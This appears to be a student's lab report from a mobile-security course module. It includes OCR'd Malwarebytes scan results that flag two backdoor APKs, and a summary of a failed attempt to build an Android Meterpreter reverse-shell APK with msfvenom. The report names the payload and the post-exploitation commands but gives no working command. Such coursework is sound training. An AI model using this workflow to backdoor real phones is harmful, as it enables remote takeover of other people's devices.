
- Secure Android Devices from Malicious Apps using Malwarebytes Security

Task 1: Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

In this task, we will secure an Android device from malicious applications using Malwarebytes Security.






2
Malware found!

108
Total items scanned

● Android/PUP.Hacktool.Meta ☑
/mnt/sdcard/Download/
Backdoor-1.apk

● Android/PUP.Hacktool.Meta ☑
/mnt/sdcard/Download/
Backdoor.apk



All items have been dealt with!

99 Apps scanned

9 Files scanned

01:37 Time

Previous scans

On-demand scan
Scan completed in 01:37
Scanned: 9 files 99 apps
Threats removed: 2 of 2

Sep 17, 2025
3:41:36 PM

Module 09: Mobile Attacks and Countermeasures – Module Summary

This module focused on security risks targeting mobile platforms, particularly Android devices, and demonstrated how attackers can exploit them through APK-based payload delivery, social engineering, and poor device configurations. The module emphasized the growing threat landscape as smartphones increasingly replace traditional computing devices for both personal and organizational use.

In Lab 1, I attempted to create a malicious APK file using Metasploit's msfvenom tool with the payload android/meterpreter/reverse_tcp. Despite following the lab instructions, the command failed with an "invalid payload" error, preventing generation of the backdoor application. Without the APK file, I was unable to continue with the APK download, installation, and payload execution steps on the Android emulator. Further complications arose due to the emulator's oversized display and navigation issues, making it difficult to interact with UI elements or proceed with the Meterpreter session.

As a result, I was unable to complete the Meterpreter-based post-exploitation tasks, including system enumeration (sysinfo, ipconfig), file system access (pwd, cd), and process analysis (ps). These failures underscore the critical need for lab environments to support payload compatibility and emulator usability in hands-on attack simulations.

Lab 2 shifted focus to defensive measures by introducing Malwarebytes Security, a mobile antivirus and antimalware tool designed to secure Android devices from known threats. Although I was unable to execute this portion due to lab limitations, the task highlighted best practices in mobile defense such as app auditing, malware scanning, and proactive threat prevention. The lab reinforces the dual responsibility of understanding offensive mobile threats while implementing and promoting secure configurations, regular patching, and vetted security tools in BYOD and enterprise environments.